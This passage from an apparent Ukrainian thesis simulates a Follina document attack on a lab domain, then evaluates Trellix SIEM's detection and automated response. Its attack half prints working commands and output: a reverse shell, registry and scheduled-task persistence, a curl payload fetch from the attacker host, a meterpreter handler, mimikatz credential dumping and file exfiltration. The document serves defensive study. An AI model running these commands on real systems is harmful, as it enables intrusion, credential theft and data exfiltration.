root@hacker:~/follina# python3 -m http.server

З системи цілі за допомогою браузера перейдемо за посиланням «http://<IP адреса хакера>:8000».

Далі необхідно клікнути на файл follina.doc. Подробиці зображено на рисунку 5.4.




Рисунок 5.4 – Завантаження ШПЗ користувачем

5.1.4 Моделювання атаки етапу «Експлуатація»

Все що необхідно для завершення даного етапу на користь хакера - запуск шкідливого документу на системі цілі. Екран цілі під час експлуатації зображено на рисунку 5.5, екран хакера – на рисунку 5.6.




Рисунок 5.5 – Екран цілі під час експлуатації

Після запуску документу відкривається вікно діагностики, а хакер у цей час отримує віддалений доступ до командної оболонки цілі.

```

root@hacker:~/follina# python3 follina.py --interface ens192 -r 3345
[+] copied staging doc /tmp/wijurtp5
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 3345'
Listening on 0.0.0.0 3345
Connection received on 192.168.208.111 55787
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS\AppData\Local\Temp\SDIAG_43f77756-4371-42cd-ae7b-0be6376ec64d>

```


Рисунок 5.6 – Відкрита віддалена командна оболонка хакера

5.1.5 Моделювання атаки етапу «Встановлення»

На цьому етапі хакер за допомогою отриманої командної оболонки виконує наступні команди для запису ШПЗ у автозапуск:

- Через реєстр - REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v SIEM_Diplom /d "C:\Users\AS\Downloads\follina.doc"
- Через директорію - copy follina.doc "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
- Через планувальник задач - schtasks /create /tn "SIEM_Diplom" /tr C:\Users\AS\Downloads\follina.doc /sc onlogon /ru %username%

Приклад виконання віддалених команд з етапу «Встановлення» зображено на рисунку 5.7.



```
C:\Users\AS\AppData\Local\Temp\SDIAG_43f77756-4371-42cd-ae7b-0be6376ec64d>REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v SIEM_Diplom /d "C:\Users\AS\Downloads\follina.doc"
REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v SIEM_Diplom /d "C:\Users\AS\Downloads\follina.doc"
The operation completed successfully.

C:\Users\AS\AppData\Local\Temp\SDIAG_43f77756-4371-42cd-ae7b-0be6376ec64d>copy C:\Users\AS\Downloads\follina.doc "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
copy C:\Users\AS\Downloads\follina.doc "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
1 file(s) copied.
```

Рисунок 5.7 – Віддалене додавання ШПЗ у автозапуск

5.1.6 Моделювання атаки етапу «Command and Control»

Для того, щоб отримати доступ до великої кількості технік пост-експлуатації необхідно звичайну командну оболонку замінити на повноцінний Command and Control канал управління.

Для цього через звичайну оболонку з сервера завантажується Command and Control клієнт, який згодом виконується. У результаті отримано Command and Control канал управління, що зображено на рисунку 5.8.

```

user@hacker: ~
12/07/2019 12:09 PM <DIR> ..
12/07/2019 12:09 PM 24,702 DiagPackage.diagpkg
10/06/2021 04:52 PM 66,560 DiagPackage.dll
06/12/2022 07:42 AM <DIR> en-US
06/12/2022 07:42 AM <DIR> result
12/07/2019 12:09 PM 50,242 RS_ProgramCompatibilityWizard.ps1
06/12/2022 07:45 AM 277 s
06/12/2022 07:45 AM 7,168 siempld00.exe
12/07/2019 12:09 PM 16,952 TS_ProgramCompatibilityWizard.ps1
12/07/2019 12:09 PM 453 VF_ProgramCompatibilityWizard.ps1
7 File(s) 166,354 bytes
4 Dir(s) 17,700,593,664 bytes free

C:\Users\AS\AppData\Local\Temp\SDIAG_26c83988-4caa-46d5-b36d-66847ed2ae31>siempld00.exe
The system cannot execute the specified program.

C:\Users\AS\AppData\Local\Temp\SDIAG_26c83988-4caa-46d5-b36d-66847ed2ae31>curl http://192.168.208.112:8000/siempld00.exe --output siempld00.exe
% Total % Received % Xferd Average Speed Time Time Time Current
100 7168 100 7168 0 0 456k 0 --:--:-- --:--:-- --:--:-- 636k

C:\Users\AS\AppData\Local\Temp\SDIAG_26c83988-4caa-46d5-b36d-66847ed2ae31>siempld00.exe
The system cannot execute the specified program.

C:\Users\AS\AppData\Local\Temp\SDIAG_26c83988-4caa-46d5-b36d-66847ed2ae31>

user@hacker: ~
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.208.100
lhost => 192.168.208.100
msf6 exploit(multi/handler) > set lport 4433
lport => 4433
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.208.100:4433
[*] Sending stage (200262 bytes) to 192.168.208.120
[*] Meterpreter session 1 opened (192.168.208.100:4433 -> 192.168.208.120:60451)

meterpreter > exit -y
[*] Shutting down Meterpreter...
[*] 192.168.208.120 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.208.100:4433
[*] Sending stage (200262 bytes) to 192.168.208.111
[*] Meterpreter session 2 opened (192.168.208.100:4433 -> 192.168.208.111:50472) at

meterpreter >

```

Рисунок 5.8 – Отримання каналу управління Command and Control

Далі завантажимо на систему цілі ШПЗ «mimikatz.exe», що дозволить прочитати дані процесу lsass.exe та зібрати NTLM-хеші паролів. Завантаження зображено на рисунку 5.9.

```

meterpreter > upload mimikatz.exe %temp%/mimikatz.exe
[*] uploading : /root/mimikatz.exe -> C:\Users\AS\AppData\Local\Temp\mimikatz.exe
[*] uploaded : /root/mimikatz.exe -> C:\Users\AS\AppData\Local\Temp\mimikatz.exe
meterpreter > shell

```

Рисунок 5.9 – Завантаження mimikatz.exe на систему цілі

Далі необхідно запустити завантажений виконуваний файл, отримати привілеї для читання даних процесів та власне прочитати дані процесу lsass.exe. У результаті отримано NTLM-хеш користувача домену Active Directory з ім'ям «AS», що зображено на рисунку 5.10.

```

user@hacker: ~
meterpreter > shell
Process 12336 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS\Downloads>cd %temp%
cd %temp%

C:\Users\AS\AppData\Local\Temp>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 728998 (00000000:000b1fa6)
Session           : RemoteInteractive from 2
User Name          : AS
Domain             : BAKORAB
Logon Server       : DC007
Logon Time         : 6/12/2022 7:40:46 AM
SID                : S-1-5-21-1327975280-[REDACTED]-[REDACTED]

msv :
[00000003] Primary
* Username : as
* Domain   : BAKORAB
* NTLM     : b[REDACTED]13
* SHA1     : 1e1508[REDACTED]ae886a9d946
* DPAPI    : 7cf1fcb[REDACTED]25c6a
tspkg :
wdigest :
* Username : as

```

Рисунок 5.10 – Отримання облікових даних доменного користувача

Розшифрувавши пароль увійдемо через RDP-сесію на виявлений на етапі розвідки контролер домену. Доступ успішно отримано, що зображено на рисунку 5.11.




Рисунок 5.11 – Успішна аутентифікація на контролер домену із викраденими обліковими даними

5.1.7 Моделювання атаки етапу «Дії над об'єктом»

Далі почнемо вивантажувати файли з уражених систем за допомогою Metasploit. Приклад команди для вивантаження файлів приведено на рисунку 5.12.

```
meterpreter > download C:/Users/AS/Desktop/Nakaz.docx
[*] Downloading: C:/Users/AS/Desktop/Nakaz.docx -> /root/Nakaz.docx
```

Рисунок 5.12 – Віддалене вивантаження файлів с системи цілі
Таким чином було вивантажено 5 файлів, що містять конфіденційну інформацію.

5.2 Аналіз результатів роботи Trellix SIEM

5.2.1 Аналіз результатів протидії етапу «Розвідка»

Через декілька хвилин після проведення атаки у Trellix SIEM з'явилося повідомлення про те, що кількість розвідувальних подій занадто висока. Це зображено на рисунку 5.13.




Рисунок 5.13 – Повідомлення від Trellix SIEM про надмірну кількість розвідувальних подій

Якщо перейти у директорію на сервері Trellix ePO, то можна побачити 3 різноманітні звіти. Автоматична генерація зменшила час на дослідження інцидентів, бо все що потрібно для початку розслідування вже зібрано у директорії. Вміст директорії зображено на рисунку 5.14.




Рисунок 5.14 – Директорія з автоматично згенерованими звітами

Якщо відкрити звіт «NSP Threat Report», то можна знайти корисну інформацію стосовно етапу «Розвідка». Це зображено на рисунку 5.15.




Рисунок 5.15 – Автоматично згенерований звіт «NSP Threat Report»

5.2.2 Аналіз результатів протидії етапу «Доставка»

У результаті роботи Trellix SIEM було згенеровано повідомлення аналогічне до попереднього, а також у файл чорного списку для SkyHigh Web Gateway дописався рядок зі шкідливою URL-адресою хакера. Оновлений файл чорного списку зображено на рисунку 5.16.




Рисунок 5.16 –Шкідлива URL-адреса автоматично додана до чорного списку SkyHigh Web Gateway

5.2.3 Аналіз результатів протидії етапу «Експлуатація»

У результаті роботи було згенеровано повідомлення у Trellix SIEM а також додано мітку «Hardened», до ураженої системи. У результаті до системи було застосовано найжорсткішу політику безпеки Trellix ENS. Це продемонстровано на рисунках 5.17 та 5.18.

Systems					
Preset: This Group and All Subgroups		Custom: None	Quick find: WIN-ENS-EDR-1 Apply Clear		
				☐ Show selected rows	
☐	System Name	Managed State	Tags	IP address	User Name
☐	WIN-ENS-EDR-1	Managed	Hardened, Isolated, Workstation	192.168.208.111	AS

Рисунок 5.17 – Автоматично назначена мітка «Hardened»

Policy Assignment for My Organization > Bakorab > Trellix > Computers > Protected > WIN-ENS-EDR-1				
Product: Endpoint Security Adaptive Threat Protection		Enforcement status: Enforcing		
Category	Policy	Server	Inherit from	Actions
Dynamic Application Containment	SIEM Diplom	Local (EPO)	This Node	Edit Assignment
Options	SIEM Diplom Hardened	Local (EPO)	This Node	Edit Assignment

Рисунок 5.18 – Мітка «Hardened» призвела до автоматичної зміни політики Trellix ENS на найжорсткішу

Також було автоматично згенеровано звіт «ENS Threat Report», що відображає останні антивірусні події у організації. Звіт зображено на рисунку 5.19.




Рисунок 5.19 – Автоматично згенерований звіт «ENS Threat Report»

5.2.4 Аналіз результатів протидії етапу «Встановлення»

Для початку перевіримо наявність шкідливого файлу та ключа реєстру у шляхах автозапуску. Не залишилось ніяких слідів атаки, що продемонстровано на рисунку 5.20.




Рисунок 5.20 – Автоматичне відновлення уражених шляхів автозапуску

Також подивимось на нову репутацію файлу з SHA-1 хешем файлу follina.doc. Значення репутації дорівнює «Most Likely Malicious», як і планувалось. Деталі зображено на рисунку 5.21.

TIE Reputations

File Search		Certificate Search	File Overrides	Certificate Overrides				
TIE File Reputations : File Search								
Preset:		Custom:		Quick find:				
All		None		5837e5d34c922d059773abc7		Apply	Clear	
				☐ Show selected rows				
☐	All File Names		Company Name	Product Name	File Version	Composite Reputation	Latest Local Reputation	GTI Reputation
☐						Most Likely Malicious (Enterprise)	Not Available	Not Available

Рисунок 5.21 – Значенню хешу автоматично назначена репутація «Most Likely Malicious»

5.2.5 Аналіз результатів протидії етапу «Command and Control»

Приблизно за 10 хвилин після проведення атаки на електронну пошту надійшов лист, зображений на рисунку 5.22, що каже про успішну реакцію Trellix SIEM на викрадення облікових даних.

